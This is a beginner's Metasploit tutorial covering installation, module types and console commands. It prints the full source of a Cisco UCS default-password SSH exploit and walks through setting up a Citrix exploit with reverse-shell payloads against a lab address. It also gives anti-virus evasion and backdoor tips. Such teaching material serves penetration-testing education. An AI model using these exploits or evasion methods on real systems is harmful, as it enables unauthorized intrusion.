Comprehensive Guide on Metasploit for Beginners – Basics to Advanced

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Metasploit, one of the most widely used penetration testing tools, is a very powerful all-in-one tool for performing different steps of a penetration test.

If you ever tried to exploit some vulnerable systems, chances are you have used Metasploit, or at least, are familiar with the name. It allows you to find information about system vulnerabilities, use existing exploits to penetrate the system, helps create your own exploits, and much more.

In this tutorial, we'll be covering the basics of Metasploit Framework in detail and show you real examples of how to use this powerful tool to the fullest.

Catalog

Installing Metasploit

Metasploit is available for Windows and Linux OS, and you can download the source files from the official repository of the tool in Github. If you are running any OS designed for penetration testing, e.g., Kali Linux, it will be pre-installed in your system. We'll be covering how to use Metasploit Framework version 6 on Kali Linux. However, the basics will remain the same wherever you're using Metasploit.

Installing Metasploit on Linux

To install Metasploit in Linux you have to get the package **metasploit-framework**. On Debian and Ubuntu based Linux distros, you can use the apt utility:

```
apt install metasploit-framework
```

On CentOS/Redhat you can the yum utility to do the same:

```
yum install metasploit-framework
```

Find out the version of Metasploit and updating

If you're not sure if you have Metasploit or not, you can confirm by typing msfconsole in your terminal:

```
msfconsole
                                                  _
 _                                               _
/ \   /\      __                    _  __  /_/ __
| |\ / | _____  \ \       ___  _____ | | / \_  \ \
| | V | | ___\ |- -|  /\  / __\ | -__/ | || | || | | |- -|
|_|   | | | _|__  | |_ / -\ __\ \  | |   | | \__/| |  | |_
    |/  |____/ \___\/ /\ \\___/  \/   \__|   |_\ \___\

       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x
Metasploit Tip: Start commands with a space to avoid saving them to history
```

As you can see my machine already has Metasploit Framework installed.

Metasploit changes its greeting messages every time you fire up the Metasploit Framework with the msfconsole command, so you might see a different greeting message when you run it.

You can also find out which version is installed once the program loads. Type in version and hit enter to get the answer:

```
version
Framework: 6.1.27-dev
Console  : 6.1.27-dev
```

I am using version 6. If you haven't updated your Metasploit anytime soon, it's a good idea to update it before starting to use it. This is because if the tool is old then the updated exploits will not get added to the database of your Metasploit Framework. You can update the program by the msfupdate command:

msf6 > msfupdate

[*] exec: msfupdate

msfupdate is no longer supported when Metasploit is part of the operating

system. Please use 'apt update; apt install metasploit-framework'

As you can see the msfupdate command is not supported. This happened because Metasploit is already a part of the operating system in the Kali Linux updated versions. If you're using older versions of the Kali Linux, this command will work fine for your system.

Now that you know how to install and update the Metasploit framework, let's begin learning some of the basics related to Metasploit.

Basics of Penetration testing

Before we begin, let's familiarize ourselves with some of the steps of a penetration test briefly. If you're already familiar with the concept then you can just skip ahead to the good part. Let's list some of the fundamental steps in penetration testing:

1. Information Gathering / Reconnaissance
2. Vulnerability Analysis
3. Exploitation

4. Post Exploitation
5. Report

1. Information gathering / Reconnaissance

At the very beginning of any penetration testing, information gathering is done. The more information you can gather about the target, the better it will be for you to know the target system and use the information later in the process. Information may include crucial information like the open ports, running services, or general information such as the domain name registration information. Various techniques and tools are used for gathering information about the target such as – **nmap**, **zenmap**, **whois**, **nslookup**, **dig**, **maltego**, etc.

One of the most used tools for information gathering and scanning is the nmap or **Network Mapper** utility. For a comprehensive tutorial for information gathering and nmap which you can check out from here.

2. Vulnerability Analysis

In this step, the potential vulnerabilities of the target are analyzed for further actions. Not all the vulnerabilities are of the same level. Some vulnerabilities may give you entire access to the system once exploited while some may only give you some normal information about the system. The vulnerabilities that might lead to some major results are the ones to go forward with from here. This is the step where Metasploit gives you a useful database to work with.

3. Exploitation

After the identified vulnerabilities have been analyzed, this is the step to take advantage of the vulnerabilities.

In this step, specific programs/exploits are used to attack the machine with the vulnerabilities.

You might wonder, *where do these exploits come from*?

Exploits come from many sources. One of the primary source is the vulnerability and exploit researchers. People do it because there is a lot at stake here i.e., there may be huge sums of money involved as a bounty.

Now, you may ask if the vulnerabilities are discovered, aren't those application already fixed? The answer is yes, they are. But the fix comes around in the next update of the application.

Those who are already using the outdated version might not get the update and remains vulnerable to the exploits. The Metasploit Framework is the most suitable tool for this step. It gives you the option to choose from thousands of exploits and use them directly from the Metasploit console. New exploits are updated and incorporated in Metasploit regularly. You may also add some other exploits from online exploit databases like Exploit-DB.

Further, not all the exploits are ready-made for you to use. Sometimes you might have to craft your own exploit to evade security systems and intrusion detection systems. Metasploit also has different options for you to explore on this regard.

4. Post Exploitation

This is the step after you've already completed exploiting the target system. You've got access to the system and this is where you will decide what to do with the system. You may have got access to a low privilege user. You will try to escalate your privilege in this step. You may also keep a backdoor the victim machine to allow yourself to enter the system later whenever you want. Metasploit has numerous functionalities to help you in this step as well.

5. Report

This is the step that many penetration testers will have to complete. After carrying out their testing, the company or the organization will require them to write a detailed report about the testing and improvement to be done.

Now, after the long wait, let's get into the basics of the actual program – Metasploit Framework.

Basics of Metasploit Framework

In this section, we'll learn all the basics related to Metasploit Framework. This will help us understand the terminologies related to the program and use the basic commands to navigate through.

Modules of Metasploit Framework

As discussed earlier, Metasploit can be used in most of the penetration testing steps. The core functionalities that Metasploit provides can be summarized by some of the modules:

1. Exploits
2. Payloads
3. Auxiliaries
4. Encoders

Now we'll discuss each of them and explain what they mean.

1. Exploits

Exploit is the program that is used to attack the vulnerabilities of the target. There is a large database for exploits on Metasploit Framework. You can search the database for the exploits and see the information about how they work, the time they were discovered, how effective they are, and so on.

2. Payloads

Payloads perform some tasks after the exploit runs. There are different types of payloads that you can use. For example, you could use the reverse shell payload, which basically generates a **shell**/**terminal**/**cmd** in the victim machine and connects back to the attacking machine.

Another example of a payload would be the bind shell. This type of shell creates a listening port on the victim machine, to which the attacker machine then connects. The advantage of a reverse shell over the bind shell is that the majority of the system firewalls generally do not block the outgoing connections as much as they block the incoming ones.

Metasploit Framework has a lot of options for payloads. Some of the most used ones are the reverse **shell**, **bind shell**, **meterpreter**, etc.

3. Auxiliaries

These are the programs that do not directly exploit a system. Rather they are built for providing custom functionalities in Metasploit. Some auxiliaries are sniffers, port scanners, etc. These may help you scan the victim machine for information gathering purposes. For example, if you

see a victim machine is running **ssh** service, but you could not find out what version of **ssh** it is using – you could scan the port and get the version of **ssh** using auxiliary modules.

4. Encoders

Metasploit also provides you with the option to use encoders that will encrypt the codes in such a way that it becomes obscure for the threat detection programs to interpret. They will self decrypt and become original codes when executed. However, the encoders are limited and the anti-virus has many signatures of them already in their databases. So, simply using an encoder will not guarantee anti-virus evasion. You might get past some of the anti-viruses simply using encoders though. You will have to get creative and experiment changing the payload so it does not get detected.

Components of Metasploit Framework

Metasploit is open-source and it is written in Ruby. It is an extensible framework, and you can build custom features of your likings using Ruby. You can also add different plugins. At the core of the Metaslpoit framework, there are some key components:

1. msfconsole
2. msfdb
3. msfvenom
4. meterpreter

Let's talk about each of these components.

1. msfconsole

This is the command line interface that is used by the Metasploit Framework. It enables you to navigate through all the Metasploit databases at ease and use the required modules. This is the command that you entered before to get the Metasploit console.

2. msfdb

Managing all the data can become a hurdle real quick, which is why Metasploit Framework gives you the option to use PostgreSQL database to store and access your data quickly and efficiently. For example, you may store and organize your scan results in the database to access them

later. You can take a look at this tutorial to learn more about this tool – https://null-byte.wonderhowto.com/how-to/use-metasploits-database-stay-organized-store-information-while-hacking-0192643/

3. msfvenom

This is the tool that mimics its name and helps you create your own payloads (venoms to inject in your victim machine). This is important since your payload might get detected as a threat and get deleted by threat detection software such as anti-viruses or anti-malware.

This happens because the threat detection systems already has stored fingerprints of many malicious payloads. There are some ways you can evade detection. We'll discuss this in the later section dedicated to msfvenom.

4. meterpreter

meterpreter is an advanced payload that has a lot of functionalities built into it. It communicates using encrypted packets.
Furthermore, **meterpreter** is quite difficult to trace and locate once in the system. It can capture screenshots, dump password hashes, and many more.

Metasploit location on the drive

Metasploit Framework is located in **/usr/share/metasploit-framework/** directory. You can find out all about its components and look at the exploit and payload codes. You can also add your own exploits here to access it from the Metasploit console.

Let's browse through the Metasploit directory:

```
cd /usr/share/metasploit-framework
```

Type in ls to see the contents of the directory:

```
ls
app                  msfconsole      Rakefile
config               msfd            ruby
data                 msfdb           script-exploit
db                   msf-json-rpc.ru  script-password
documentation        msfrpc          script-recon
Gemfile              msfrpcd         scripts
```

```
Gemfile.lock             msfupdate      tools
lib                      msfvenom       vendor
metasploit-framework.gemspec  msf-ws.ru
modules                  plugins
```

As you can see, there is a directory called modules, which should contain the exploits, payloads, auxiliaries, encoders, as discussed before. Let's get into it:

```
cd modules
ls
auxiliary  encoders  evasion  exploits  nops  payloads  post
```

All the modules discussed are present here. However, evasion, nops, and post are the additional entries. The evasion module is a new entry to the Metasploit Framework, which helps create payloads that evade anti-virus (AV) detection. Nop stands for **no operation**, which means the CPU will just move to the next operation. Nops help create randomness in the payload – as adding them does not change the functionality of the program.

Finally, the post module contains some programs that you might require post-exploitation. For example, you might want to discover if the host you exploited is a Virtual Machine or a Physical Computer. You can do this with the checkvm module found in the post category. Now you can browse all the exploits, payloads, or others and take a look at their codes. Let's navigate to the exploits directory and select an exploit. Then we'll take a look at the codes of that exploit.

```
cd exploits
ls
aix      dialup                 firefox  mainframe  qnx
android  example_linux_priv_esc.rb  freebsd  multi     solaris
apple_ios  example.py           hpux     netware    unix
bsd      example.rb             irix     openbsd    windows
bsdi     example_webapp.rb      linux    osx
```

What you're seeing now are the categories of the exploits. For example, the linux directory contains all the exploits that are available for Linux systems.

```
cd linux
ls
antivirus  games  imap   mysql    pptp   samba  ssh
browser    http   local  pop3     proxy  smtp   telnet
ftp        ids    misc   postgres  redis  snmp   upnp
```

Let's take a look at the exploits for ssh.

```
cd ssh
ls
ceragon_fibeair_known_privkey.rb
cisco_ucs_scpuser.rb
exagrid_known_privkey.rb
f5_bigip_known_privkey.rb
ibm_drm_a3user.rb
loadbalancerorg_enterprise_known_privkey.rb
mercurial_ssh_exec.rb
microfocus_obr_shrboadmin.rb
quantum_dxi_known_privkey.rb
quantum_vmpro_backdoor.rb
solarwinds_lem_exec.rb
symantec_smg_ssh.rb
vmware_vdp_known_privkey.rb
vyos_restricted_shell_privesc.rb
```

As you can see, all the exploits are written in Ruby, and thus, the extension of the files is .rb. Now let's look at the code of a specific exploit using the cat command, which outputs the content directly on the terminal:

```
cat cisco_ucs_scpuser.rb
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'net/ssh'
require 'net/ssh/command_stream'

class MetasploitModule < Msf::Exploit::Remote
 Rank = ExcellentRanking

 include Msf::Exploit::Remote::SSH

 def initialize(info={})
  super(update_info(info,
    'Name'          => "Cisco UCS Director default scpuser password",
    'Description'    => %q{
      This module abuses a known default password on Cisco UCS Director. The
'scpuser'
      has the password of 'scpuser', and allows an attacker to login to the virtual
appliance
      via SSH.
      This module  has been tested with Cisco UCS Director virtual machines 6.6.0 and
6.7.0.
      Note that Cisco also mentions in their advisory that their IMC Supervisor and
```

```
      UCS Director Express are also affected by these vulnerabilities, but this module
      was not tested with those products.
    },
    'License'       => MSF_LICENSE,
    'Author'        =>
      [
        'Pedro Ribeiro <pedrib[at]gmail.com>'       # Vulnerability discovery and
Metasploit module
      ],
    'References'    =>
      [
        [ 'CVE', '2019-1935' ],
        [ 'URL',
'https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-
20190821-imcs-usercred' ],
        [ 'URL', 'https://seclists.org/fulldisclosure/2019/Aug/36' ],
        [ 'URL',
'https://raw.githubusercontent.com/pedrib/PoC/master/advisories/Cisco/cisco-ucs-
rce.txt' ]
      ],
    'DefaultOptions'  =>
      {
        'EXITFUNC' => 'thread'
      },
    'Payload'       =>
      {
        'Compat' => {
          'PayloadType'    => 'cmd_interact',
          'ConnectionType' => 'find'
        }
      },
    'Platform'      => 'unix',
    'Arch'          => ARCH_CMD,
    'Targets'       =>
      [
        [ 'Cisco UCS Director < 6.7.2.0', {} ],
      ],
    'Privileged'    => false,
    'DefaultTarget'  => 0,
    'DisclosureDate' => '2019-08-21'
  ))

  register_options(
    [
      Opt::RPORT(22),
      OptString.new('USERNAME', [true,  "Username to login with", 'scpuser']),
      OptString.new('PASSWORD', [true,  "Password to login with", 'scpuser']),
```

```
    ], self.class
  )

  register_advanced_options(
    [
      OptBool.new('SSH_DEBUG', [false, 'Enable SSH debugging output (Extreme
verbosity!)', false]),
      OptInt.new('SSH_TIMEOUT', [false, 'Specify the maximum time to negotiate a
SSH session', 30])
    ]
  )
 end

 def rhost
  datastore['RHOST']
 end

 def rport
  datastore['RPORT']
 end

 def do_login(user, pass)
  factory = ssh_socket_factory
  opts = {
    :auth_methods    => ['password', 'keyboard-interactive'],
    :port            => rport,
    :use_agent       => false,
    :config          => false,
    :password        => pass,
    :proxy           => factory,
    :non_interactive => true,
    :verify_host_key => :never
  }

  opts.merge!(:verbose => :debug) if datastore['SSH_DEBUG']

  begin
    ssh = nil
    ::Timeout.timeout(datastore['SSH_TIMEOUT']) do
      ssh = Net::SSH.start(rhost, user, opts)
    end
  rescue Rex::ConnectionError
    return
  rescue Net::SSH::Disconnect, ::EOFError
    print_error "#{rhost}:#{rport} SSH - Disconnected during negotiation"
    return
  rescue ::Timeout::Error
```

```
    print_error "#{rhost}:#{rport} SSH - Timed out during negotiation"
    return
  rescue Net::SSH::AuthenticationFailed
    print_error "#{rhost}:#{rport} SSH - Failed authentication"
  rescue Net::SSH::Exception => e
    print_error "#{rhost}:#{rport} SSH Error: #{e.class} : #{e.message}"
    return
  end

  if ssh
    conn = Net::SSH::CommandStream.new(ssh)
    ssh = nil
    return conn
  end

  return nil
 end

 def exploit
  user = datastore['USERNAME']
  pass = datastore['PASSWORD']

  print_status("#{rhost}:#{rport} - Attempt to login to the Cisco appliance...")
  conn = do_login(user, pass)
  if conn
    print_good("#{rhost}:#{rport} - Login Successful (#{user}:#{pass})")
    handler(conn.lsock)
  end
 end
end
```

You can see the code for the exploit is shown here. The green marked section is the description of the exploit and the yellow marked portion is the options that can be set for this exploit.

The description reveals what function this exploit will perform. As you can see, it exploits a known vulnerability of **Cisco UCS Director**. The vulnerability is the default password of the machine, which, if unchanged, may be used to gain access to the system. If you are someone who knows Ruby and has a good grasp of how the vulnerability works, you can modify the code and create your own version of the exploit. That's the power of the Metasploit Framework.

In this way, you can also find out what payloads are there in your Metasploit Framework, add your own in the directory, and modify the existing ones.

Basic commands of Metasploit Framework

Now let's move on to the fun stuff. In this section, we'll talk about some of the basic Metasploit commands that you're going to need all the time.

Fire up the Metasploit console by typing in msfconsole. Now you will see msf6 > indicating you're in the interactive mode

```
msfconsole
```

I have the msf6 shown here, where 6 represents the version of the framework and console. You can execute regular terminal commands from here as well, which means you don't have to exit out of Metasploit Framework to perform some other tasks, making it super convenient. Here's an example – msf6 > ls

```
[*] exec: ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
```

The ls command works as it is intended to. You can use the help command to get a list of commands and their functions. Metasploit has very convenient help descriptions. They are divided into categories and easy to follow.

```
help
```

Now, let's take a look at some important commands.

Show command

If you want to see the modules you currently have in your Metasploit Framework, you can use the show command. Show command will show you specific modules or all the modules. Show command requires an argument to be passed with it. Type in "show -h" to find out what argument the command takes:

```
show -h
[*] Valid parameters for the "show" command are: all, encoders, nops, exploits,
payloads, auxiliary, post, plugins, info, options, favorites
[*] Additional module-specific parameters are: missing, advanced, evasion, targets,
actions
```

For example, you can see all the exploits by using the command in the following way:

```
show exploits
```

This will list all the existing exploits, which will be a long list, needless to say. Let's look at how many encoders are there:

```
show encoders
```

Show command can be used inside of any modules to get specific modules that are compatible. **You'll understand this better in the later sections.**

Search anything within Metasploit

Let's imagine you found a service running on an open port on the target machine. If you also know which version of the service that machine is using – you might want to look for already known vulnerabilities of that service.

How do you find out if that service has any vulnerability which has ready-made exploits on Metasploit?

You guessed it – you must use the search utility of Metasploit.

It doesn't even have to be the exploits, you can also find out payloads, auxiliaries, etc., and you can search the descriptions as well.

Let's imagine I wanted to find out if Metasploit has anything related to **Samba**. Samba is an useful cross platform tool that uses the SMB (Server Message Block) protocol. It allows file and other resource sharing between Windows and Unix based-host. Let's use the search command:

```
search samba
Matching Modules
================

  #   Name                                      Disclosure Date  Rank       Check  Description
  -   ----                                      ---------------  ----       -----  -----------
  0   exploit/unix/webapp/citrix_access_gateway_exec      2010-12-21       excellent
Yes    Citrix Access Gateway Command Execution
  1   exploit/windows/license/calicclnt_getconfig         2005-03-02       average    No
Computer Associates License Client GETCONFIG Overflow
  2   exploit/unix/misc/distcc_exec                       2002-02-01       excellent  Yes
DistCC Daemon Command Execution
  3   exploit/windows/smb/group_policy_startup            2015-01-26       manual     No
Group Policy Script Execution From Shared Resource
  4   post/linux/gather/enum_configs                                       normal     No     Linux
Gather Configurations
```

```
  5   auxiliary/scanner/rsync/modules_list                          normal     No     List
Rsync Modules
  6   exploit/windows/fileformat/ms14_060_sandworm        2014-10-14      excellent
No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
  7   exploit/unix/http/quest_kace_systems_management_rce  2018-05-31
excellent  Yes    Quest KACE Systems Management Command Injection
  8   exploit/multi/samba/usermap_script                2007-05-14      excellent  No
Samba "username map script" Command Execution
  9   exploit/multi/samba/nttrans                       2003-04-07      average    No
Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
  10  exploit/linux/samba/setinfopolicy_heap            2012-04-10      normal     Yes
Samba SetInformationPolicy AuditEventsInfo Heap Overflow
  11  auxiliary/admin/smb/samba_symlink_traversal                   normal     No
Samba Symlink Directory Traversal
  12  auxiliary/scanner/smb/smb_uninit_cred                         normal     Yes
Samba _netr_ServerPasswordSet Uninitialized Credential State
  13  exploit/linux/samba/chain_reply                   2010-06-16      good       No
Samba chain_reply Memory Corruption (Linux x86)
  14  exploit/linux/samba/is_known_pipename             2017-03-24      excellent  Yes
Samba is_known_pipename() Arbitrary Module Load
  15  auxiliary/dos/samba/lsa_addprivs_heap                         normal     No
Samba lsa_io_privilege_set Heap Overflow
  16  auxiliary/dos/samba/lsa_transnames_heap                       normal     No
Samba lsa_io_trans_names Heap Overflow
  17  exploit/linux/samba/lsa_transnames_heap           2007-05-14      good       Yes
Samba lsa_io_trans_names Heap Overflow
  18  exploit/osx/samba/lsa_transnames_heap             2007-05-14      average    No
Samba lsa_io_trans_names Heap Overflow
  19  exploit/solaris/samba/lsa_transnames_heap         2007-05-14      average    No
Samba lsa_io_trans_names Heap Overflow
  20  auxiliary/dos/samba/read_nttrans_ea_list                      normal     No
Samba read_nttrans_ea_list Integer Overflow
  21  exploit/freebsd/samba/trans2open                  2003-04-07      great      No
Samba trans2open Overflow (*BSD x86)
  22  exploit/linux/samba/trans2open                    2003-04-07      great      No
Samba trans2open Overflow (Linux x86)
  23  exploit/osx/samba/trans2open                      2003-04-07      great      No
Samba trans2open Overflow (Mac OS X PPC)
  24  exploit/solaris/samba/trans2open                  2003-04-07      great      No
Samba trans2open Overflow (Solaris SPARC)
  25  exploit/windows/http/sambar6_search_results       2003-06-21      normal
Yes    Sambar 6 Search Results Buffer Overflow


Interact with a module by name or index. For example info 25, use 25 or use
exploit/windows/http/sambar6_search_results
```

You can also notice the date and description of the exploit. There is also a metric called **rank** telling you how good the exploit is. The name is actually also the path of where the module is inside the **/usr/share/metasploit-framework/**

There is some useful information for the exploits written in the **Rank**, **Check**, and **Disclosure** columns. The rank of an exploit indicates how reliable the exploit is. The check functionality for an exploit lets you check whether the exploit will work or not before actually running it on a host. The disclosure date is the date a particular exploit became publicly available. This is a good indicator of how many systems will be affected by it.

A relatively new exploit will affect many of the machines running the service since they might not have updated the vulnerable application in the short time period.

The use command

After you've chosen the module you want to use, you can select the module by the use command followed by the name or the id of the module. Let's use the first one we got from the search result:

```
use exploit/unix/webapp/citrix_access_gateway_exec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/webapp/citrix_access_gateway_exec) >
```

You can also specify the number for the module:

```
use 0
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(unix/webapp/citrix_access_gateway_exec) >
```

Get the description of the module with the info command

If you're not sure about a module you can always get the description and see what it does. As we showed you earlier, you could get the description by looking at the original code of the module. However, we're going to show you a much faster and efficient way. For this, you have to use the command info after you've entered the use command to select an exploit:

```
msf6 exploit(unix/webapp/citrix_access_gateway_exec) > info
     Name: Citrix Access Gateway Command Execution
```

```
    Module: exploit/unix/webapp/citrix_access_gateway_exec
  Platform: Unix
      Arch: cmd
 Privileged: No
   License: Metasploit Framework License (BSD)
      Rank: Excellent
 Disclosed: 2010-12-21

Provided by:
 George D. Gal
 Erwin Paternotte

Available targets:
 Id  Name
 --  ----
 0   Automatic

Check supported:
 Yes
Basic options:
 Name     Current Setting  Required  Description
 ----     ---------------  --------  -----------
 Proxies                   no       A proxy chain of format typ
                                      e:host:port[,type:host:port
                                      ][...]
 RHOSTS                    yes      The target host(s), see htt
                                      ps://github.com/rapid7/meta
                                      sploit-framework/wiki/Using
                                      -Metasploit
 RPORT    443              yes      The target port (TCP)
 SSL      true             yes      Use SSL
 VHOST                     no       HTTP server virtual host

Payload information:
 Space: 127
Description:
 The Citrix Access Gateway provides support for multiple
 authentication types. When utilizing the external legacy NTLM
 authentication module known as ntlm_authenticator the Access Gateway
 spawns the Samba 'samedit' command line utility to verify a user's
 identity and password. By embedding shell metacharacters in the web
 authentication form it is possible to execute arbitrary commands on
 the Access Gateway.

References:
 https://nvd.nist.gov/vuln/detail/CVE-2010-4566
 OSVDB (70099)
```

```
http://www.securityfocus.com/bid/45402
http://www.vsecurity.com/resources/advisory/20101221-1/
```

As you can see, the info command shows a detailed description of the module. You can see the description of what it does and what options to use, including explanations for everything. You can also use the show info command to get the same result.

```
msf6 exploit(unix/webapp/citrix_access_gateway_exec) > show info
```

See the options you need to specify for the modules

For the modules, you will have to set some of the options. Some options will already be set. You will need to specify options like your target machine IP address, port, and things like this. The options will change according to what module you are using. You can see the options using the options or show options command. Let's see this in action:

```
msf6 exploit(unix/webapp/citrix_access_gateway_exec) > options
Module options (exploit/unix/webapp/citrix_access_gateway_exec):

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  Proxies                   no        A proxy chain of format ty
                                      pe:host:port[,type:host:po
                                      rt][...]
  RHOSTS                    yes       The target host(s), see ht
                                      tps://github.com/rapid7/me
                                      tasploit-framework/wiki/Us
                                      ing-Metasploit
  RPORT    443              yes       The target port (TCP)
  SSL      true             yes       Use SSL
  VHOST                     no        HTTP server virtual host

Payload options (cmd/unix/reverse_netcat):

  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  LHOST  10.0.2.15        yes       The listen address (an inter
                                    face may be specified)
  LPORT  4444             yes       The listen port


Exploit target:

  Id  Name
  --  ----
```

```
  0   Automatic
```

You can see the options for this specific exploit(unix/webapp/citrix_access_gateway_exec). You can also see the options for the default Payload (cmd/unix/reverse_netcat) for this exploit.

I have marked all the fields with different colors. The names are marked in green color. The current setting for each option is marked in pink. All of the fields are not required for the exploit to function. Some of them are optional. The mandatory ones will be listed as yes in the Required field marked in teal. Many of the options will be already filled out by default. You can either change them or keep them unchanged.

In this example, you can see the RHOSTS option does not have a current setting field value in it. This is where you will have to specify the target IP address. You will learn how to set it with the next command.

Use the set command to set a value to a variable

Set is one of the core commands of the Metasploit console. You can use this command to set context-specific values to a variable. For example, let's try to set the target IP address for the above RHOSTS option field. Type in set RHOSTS [target IP]:

```
msf6 exploit(unix/webapp/citrix_access_gateway_exec) > set RHOSTS
192.168.43.111
RHOSTS => 192.168.43.111
```

Now we've successfully set up the value of the RHOSTS variable with the set command. Let's check if it worked or not. Type in show op

```
msf6 exploit(unix/webapp/citrix_access_gateway_exec) > show options
Module options (exploit/unix/webapp/citrix_access_gateway_exec):

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS   192.168.43.111   yes       The target host(s), range CIDR identifier, or hosts
file with syntax 'file:<path>'
  RPORT    443              yes       The target port (TCP)
  SSL      true             yes       Use SSL
  VHOST                     no        HTTP server virtual host
```

```
Payload options (cmd/unix/reverse_netcat):

  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------

  LHOST  192.168.74.128   yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port


Exploit target:

  Id  Name
  --  ----
  0   Automatic
```

The output shows the RHOSTS variable or option has the target machine IP address that we specified using the set command.

Choose the Payload

After we've specified the required options for our exploit, we have to set up the payload that we'll be sending after the exploit successfully completes. There are a lot of payloads in all of Metasploit database. However, after selecting the exploit, you will get the only payloads that are compatible with the exploit. Here, you can use the show command usefully to see the available payloads:

```
msf6 exploit(unix/webapp/citrix_access_gateway_exec) > show payloads
Compatible Payloads
===================

  #   Name                                      Disclosure Date  Rank    Check  Description
  -   ----                                      ---------------  ----    -----  -----------
  0   payload/cmd/unix/bind_busybox_telnetd                      normal  No     Unix
Command Shell, Bind TCP (via BusyBox telnetd)
  1   payload/cmd/unix/bind_netcat                               normal  No     Unix Command
Shell, Bind TCP (via netcat)
  2   payload/cmd/unix/bind_netcat_gaping                        normal  No     Unix
Command Shell, Bind TCP (via netcat -e)
  3   payload/cmd/unix/bind_netcat_gaping_ipv6                   normal  No     Unix
Command Shell, Bind TCP (via netcat -e) IPv6
  4   payload/cmd/unix/bind_socat_udp                            normal  No     Unix Command
Shell, Bind UDP (via socat)
  5   payload/cmd/unix/bind_zsh                                  normal  No     Unix Command
Shell, Bind TCP (via Zsh)
  6   payload/cmd/unix/generic                                   normal  No     Unix Command,
Generic Command Execution
```

```
  7   payload/cmd/unix/pingback_bind                    normal  No     Unix Command
Shell, Pingback Bind TCP (via netcat)
  8   payload/cmd/unix/pingback_reverse                 normal  No     Unix
Command Shell, Pingback Reverse TCP (via netcat)
  9   payload/cmd/unix/reverse_bash                     normal  No     Unix Command
Shell, Reverse TCP (/dev/tcp)
  10  payload/cmd/unix/reverse_bash_telnet_ssl          normal  No     Unix
Command Shell, Reverse TCP SSL (telnet)
  11  payload/cmd/unix/reverse_bash_udp                 normal  No     Unix
Command Shell, Reverse UDP (/dev/udp)
  12  payload/cmd/unix/reverse_ksh                      normal  No     Unix Command
Shell, Reverse TCP (via Ksh)
  13  payload/cmd/unix/reverse_ncat_ssl                 normal  No     Unix Command
Shell, Reverse TCP (via ncat)
  14  payload/cmd/unix/reverse_netcat                   normal  No     Unix Command
Shell, Reverse TCP (via netcat)
  15  payload/cmd/unix/reverse_netcat_gaping            normal  No     Unix
Command Shell, Reverse TCP (via netcat -e)
  16  payload/cmd/unix/reverse_python                   normal  No     Unix
Command Shell, Reverse TCP (via Python)
  17  payload/cmd/unix/reverse_socat_udp                normal  No     Unix
Command Shell, Reverse UDP (via socat)
  18  payload/cmd/unix/reverse_ssh                      normal  No     Unix Command
Shell, Reverse TCP SSH
  19  payload/cmd/unix/reverse_zsh                      normal  No     Unix Command
Shell, Reverse TCP (via Zsh)
```

Now you can choose any of the payloads that are listed. They are all compatible with the exploit. Let's choose a different one rather than the default one. Here, we'll use the set command to set the value of the payload variable to the name of the specific payload:

```
msf6 exploit(unix/webapp/citrix_access_gateway_exec) > set payload
payload/cmd/unix/reverse_ssh
payload => cmd/unix/reverse_ssh
```

The output shows that the payload is set to (cmd/unix/reverse_ssh). Let's set up the payload. Type in show options:

```
msf6 exploit(unix/webapp/citrix_access_gateway_exec) > show options
Module options (exploit/unix/webapp/citrix_access_gateway_exec):

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS   192.168.43.111   yes       The target host(s), range CIDR identifier, or hosts
file with syntax 'file:<path>'
  RPORT    443              yes       The target port (TCP)
```

```
  SSL      true            yes       Use SSL
  VHOST                    no        HTTP server virtual host


Payload options (cmd/unix/reverse_ssh):

  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  LHOST  192.168.74.128   yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port


Exploit target:

  Id  Name
  --  ----
  0   Automatic
```

The option for the payload shows that the selected payload is now changed to our desired one (cmd/unix/reverse_ssh). You can set the payload options with the set command as well:

```
msf6 exploit(unix/webapp/citrix_access_gateway_exec) > set LPORT 5000
LPORT => 5000
```

Here, we've set the local port for listening to 5000 from the default 4444. Let's see our changes in the options.

```
msf6 exploit(unix/webapp/citrix_access_gateway_exec) > show options
Module options (exploit/unix/webapp/citrix_access_gateway_exec):

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS   192.168.43.111   yes       The target host(s), range CIDR identifier, or hosts
file with syntax 'file:<path>'
  RPORT    443              yes       The target port (TCP)
  SSL      true             yes       Use SSL
  VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/reverse_ssh):

  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  LHOST  192.168.74.128   yes       The listen address (an interface may be specified)
  LPORT  5000             yes       The listen port
```

```
Exploit target:

  Id  Name
  --  ----
  0   Automatic
```

Now that you've set up the exploit and the payload – you can start the fun. Let's move on to the exploit commands.

Check if the exploit will work or not

Before going forward with the exploit, you might wonder if it is actually going to work or not. Let's try to find out. We'll have to use the "check" command to see the target host is vulnerable to the exploit we've set up –

```
msf6 exploit(unix/webapp/citrix_access_gateway_exec) > check
[*] Attempting to detect if the Citrix Access Gateway is vulnerable...
[*] 192.168.43.111:443 - The target is not exploitable.
```

As you can see, the target we're attacking is not vulnerable to this exploit. So there's no point in continuing this line of attacking. In reality, you'll mostly know if the machine has the vulnerability to the exploit you're running beforehand. This is just an example to illustrate what is possible.

We'll show you an example of an exploitable machine in the next section. Keep on reading!

